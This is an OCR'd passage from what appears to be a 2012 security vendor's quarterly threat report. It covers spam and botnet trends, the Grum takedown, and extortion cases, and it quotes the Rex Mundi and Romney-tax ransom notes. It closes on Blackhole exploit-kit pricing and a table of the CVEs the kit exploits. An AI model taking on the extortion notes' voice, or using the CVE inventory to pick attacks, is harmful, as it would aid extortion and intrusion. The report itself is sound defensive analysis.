
Messaging Threats


Despite a spike in January, spam levels are still slowly decreasing year over year. As expected, the small increase that began during the second quarter has ended and the trend continues downward.



Spam volume


Although the global volume of spam is falling, our statistics by country show marked differences from quarter to quarter. Saudi Arabia is the most dramatic example, with a spike in August that led to a more than 700 percent increase this period. Turkey was the next biggest, at 289 percent growth, and Spain led the Europeans, with 83 percent. South Korea (64 percent), Russia (41 percent), and Japan (38 percent) enjoyed large declines.





Spam Volume
India
90,000,000
80,000,000
70,000,000
60,000,000
50,000,000
40,000,000
30,000,000
20,000,000
10,000,000
0
OCT 2011
NOV 2011
DEC 2011
JAN 2012
FEB 2012
MAR 2012
APR 2012
MAY 2012
JUN 2012
JUL 2012
AUG 2012
SEP 2012
Japan
2,500,000
2,000,000
1,500,000
1,000,000
500,000
0
Poland
25,000,000
20,000,000
15,000,000
10,000,000
5,000,000
0
Russia
100,000,000
80,000,000
60,000,000
40,000,000
20,000,000
0
Saudi Arabia
120,000,000
100,000,000
80,000,000
60,000,000
40,000,000
20,000,000
0
South Korea
35,000,000
30,000,000
25,000,000
20,000,000
15,000,000
10,000,000
5,000,000
0
Spain
18,000,000
16,000,000
14,000,000
12,000,000
10,000,000
8,000,000
6,000,000
4,000,000
2,000,000
0
Turkey
30,000,000
25,000,000
20,000,000
15,000,000
10,000,000
5,000,000
0
United Kingdom
14,000,000
12,000,000
10,000,000
8,000,000
6,000,000
4,000,000
2,000,000
0
United States
250,000,000
200,000,000
150,000,000
100,000,000
50,000,000
0

Botnet breakdowns


Infections from messaging botnets have showed an overall decline since May. In September, the number returned to the level of the fourth quarter 2011. From July to September this year, not only did Grum disappear, but Festi and Cutwail infections were sharply down as well.



On July 18 some security experts said that all known control servers for the Grum botnet had been shut down by authorities in the Netherlands, Ukraine, Russia, and Panama. All computers controlled by Grum and used to send spam emails are no longer receiving commands. Our own global tracking confirms this.




With the disappearance of Grum and the decline of Cutwail and Festi, the top messaging botnets have greatly diminished.



New botnet senders


Like country-specific spam, country-specific botnet statistics show big variances from last quarter to this quarter and among countries. In Germany the number of botnet senders doubled, Spain grew by 40 percent, and the United Kingdom increased by 27 percent. Meanwhile Russia and South Korea dropped by almost 60 percent, Japan by 26 percent, and India by 20 percent.


New Botnet Senders
India
350,000
300,000
250,000
200,000
150,000
100,000
50,000
0
Japan
16,000
14,000
12,000
10,000
8,000
6,000
4,000
2,000
0
Poland
80,000
70,000
60,000
50,000
40,000
30,000
20,000
10,000
0
Russia
200,000
150,000
100,000
50,000
0
South Korea
70,000
60,000
50,000
40,000
30,000
20,000
10,000
0
Spain
90,000
80,000
70,000
60,000
50,000
40,000
30,000
20,000
10,000
0
Turkey
100,000
90,000
80,000
70,000
60,000
50,000
40,000
30,000
20,000
10,000
0
United Kingdom
45,000
40,000
35,000
30,000
25,000
20,000
15,000
10,000
5,000
0
United States
160,000
140,000
120,000
100,000
80,000
60,000
40,000
20,000
0
Vietnam
120,000
100,000
80,000
60,000
40,000
20,000
0
OCT 2011
NOV 2011
DEC 2011
JAN 2012
FEB 2012
MAR 2012
APR 2012
MAY 2012
JUN 2012
JUL 2012
AUG 2012
SEP 2012

Messaging botnet prevalence

Our breakdown of botnets shows how the five most widespread botnet families are represented in various countries around the globe.

Cutwail and Festi are the global leaders. We note one big exception, however: in China, "other" botnets exceed 50 percent. This illustrates that China has its own attackers with their own agendas.



Drug spam a popular subject

In our quarterly look at spam subject lines, we find drug spam was the most popular by far in many of the regions and countries that we track. Australia, France, and the United States were exceptions, with other leading subjects ranging from marketing to Delivery Status Notifications to phishing spam:


Cybercrime

Demanding ransom

Ransomware, which extorts money from its victims, has been making headlines for the past several months. Much of the activity has been "police" ransomware, which claims to come from a law enforcement agency, accuses the user of visiting illegal websites, locks the computer, and then asks for payment of a fine to unlock the device.[5] Victims can pay, but they don't always get their systems restored. Plus ransomware often leaves other malware on board.


Cybercriminals however, take blackmail to greater lengths. Here are four examples from this quarter:

- After making attempts last quarter against Elantis, AGO Interim, and AmeriCash Advance, the Rex Mundi team threatened CreditPret, a French financial company, in August. At first, the team requested €20,000 to not disclose the data they obtained from compromised servers. On August 25, they reduced the amount and then finally disclosed the data due to lack of payment.



```
Let us explain what happened over the past few days. We received an email from Credipret on Wednesday,
asking us to waive our fee and cancel our operation and giving us more details about the company.

We originally misjudged the size of Credipret. We actually thought it was a much larger entity. For this
reason, we agreed to lower our fee to EUR 5,000 (Five thousand), which is a more than reasonable sum of
money considering the fact that they failed at protecting their customers' data.

And yet, Credipret didn't pay. For this company, the privacy of their customers is worth less than five
thousand Euros.

Here is how it's going to play out:

Today (Saturday), we will release the names of people who applied for loans at one of Credipret's
offices. If your name is on the list, well... bad luck, because in the next few days, your friends and
```

- On September 4, an unknown attacker claimed to have penetrated the Pricewaterhouse Coopers' network and stole the records of US presidential candidate Mitt Romney's tax returns. On Pastebin, the attacker demanded US$1 million converted into Bitcoins; otherwise the documents would be sent to news outlets on September 28.



```
The deal is quite simple. Convert $1,000,000 USD to Bitcoins (Google if if you need a lesson on what
Bitcoin is) using the various markets available out in the world for buying. Transfer the Bitcoins
gathered to the Bitcoin address listed below. It does not matter if small amounts or one large amount is
transferred, as long as the final value of the Bitcoins is equal to $1,000,000 USD at the time when it
is finished. The keys to unlock the data will be purged and what ever is inside the documents will
remain a secret forever.

Failure to do this before September 28, the entire world will be allowed to view the documents with a
publicly released key to unlock everything.

Bitcoin Address to Stop Release:
1H                                                                                    E8
```

- On September 16, the Rex Mundi team reemerged and claimed to possess the details of Webassur's customers and to have information stolen from the databases of the 300 websites Webassur designed. Claiming that the company didn't seem to be willing to pay the ransom, they renewed their request for €5,000.

```
We have offered Webassur not to release this data for the paltry sum of five thousand Euros, but,
unfortunately, as of today, they have not complied with our demands.

If someone trusts you with the security of their data, the least you could do, in our opinion, is to man
up if your server gets breached and pay up.

Webassur has until next Monday to pay us. If not, well, their customers' data will end up on the
Internet, just like Credipret's and AmeriCash Advance's.

Rex Mundi

LIST OF WEBSITES
----------------

www.zak[redacted]
www.jan[redacted]
www.rem[redacted]
```

- On September 22, it was reported that an Australian company, TDC Refrigeration, had succumbed to the requests of off-shore hackers and paid US$3,000.[6]

In the first three cases, some personal data was posted on the Internet because the victims did not meet the blackmailers' demands. Perhaps one reason was that the victims had no guarantee of definitively retrieving the data without the risk of recurring blackmail. In the fourth, despite the payment, the company computer systems could not be restarted. This is one of many reasons why police warn people not to respond to blackmail threats.

Crimeware tools

This quarter, the new Java SE 7 zero-day vulnerability, CVE-2012-4681, made headlines. Blackhole, Sakura, Sweet Orange, Redkit, and Neosploit are among the long list of exploit kits attacking this Java 7 (or 1.7) vulnerability. McAfee Labs sees heavy exploitation of this vulnerability around the world.

On September 12, Blackhole's developer, Paunch, announced the availability of Version 2.0 of the exploit kit with no change in the price: Customers can purchase an annual license for US$1,500, a six-month license for US$1,000, or a three-month license for US$700. Server rental on a daily, weekly, or monthly basis is available for US$50, US$200 or US$500, respectively.

Looking at Blackhole's specifications, we learned that old exploits such as Flash, HCP, and PDF have been removed. Java Atomic (CVE-2012-0507), byte, PDF LibTiff, and MDAC (CVE-2006-0003) are the most popular vulnerabilities in the kit.

Let's take a look at the various Blackhole versions since September 2010:

CVE	slang/shorthand	V1.0.0 beta	V1.0.0	V1.1.0	V1.2.0	V1.2.1	V1.2.2	V1.2.3	V1.2.4	V1.2.5	V2.0
		03-SEP-2010	FEB-2011	04-APR-2011	08-SEP-2011	30-NOV-2011	20-FEB-2012	25-MAR-2012	11-JUL-2012	30-JUL-2012	12-sept-12
CVE-2006-0003	MDAC		YES	YES	YES	YES	YES	YES	YES	YES	YES
CVE-2007-5659	PDF CollectEmailInfo		YES	YES (PDF All)	YES (PDF All)	YES (PDF All)	YES (PDF All)	YES (PDF All)	YES (PDF All)	YES (PDF All)	Removed
CVE-2008-2992	PDF PRINTF		YES	YES (PDF All)	YES (PDF All)	YES (PDF All)	YES (PDF All)	YES (PDF All)	YES (PDF All)	YES (PDF All)	Removed
